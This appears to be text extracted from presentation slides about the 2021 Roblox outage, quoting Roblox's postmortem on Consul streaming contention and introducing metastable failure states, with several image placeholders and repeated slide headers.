By Tom Warren and Kim Lyons | Updated Oct 31, 2021, 6:26pm EDT

https://blog.roblox.com/2022/01/roblox-return-to-service-10-28-10-31-2021/
https://www.theverge.com/2021/10/30/22754107/roblox-down-outage-chipotle-server-issues-status

PLOP 🗺️

The Great 73-Hour Roblox Outage of 2021



https://blog.roblox.com/2022/01/roblox-return-to-service-10-28-10-31-2021/
https://www.theverge.com/2021/10/30/22754107/roblox-down-outage-chipotle-server-issues-status

PLOP 🗺️


Paradoxical Performance

[Streaming was] ***designed to lower the CPU usage and network bandwidth*** of the Consul cluster, [and] worked as expected [...] In order to prepare for the increased traffic we typically see at the end of the year, we also ***increased the number of nodes supporting traffic routing by 50%***. [...] Under very high load [this] causes blocking during writes, ***making it significantly less efficient***. This behavior also explained the effect of higher core-count servers: those servers were dual socket architectures with a NUMA memory model. ***The additional contention on shared resources thus got worse under this architecture.***

— Daniel Sturman & co, Roblox Return to Service 10/28-10/31 2021

PLOP 🗺️

Metastable Mechanism







Figure 2: Goodput of an idealized web application with a database backend in stable, vulnerable, and metastable states.

PLOP 🗺️

Metastable Mechanism




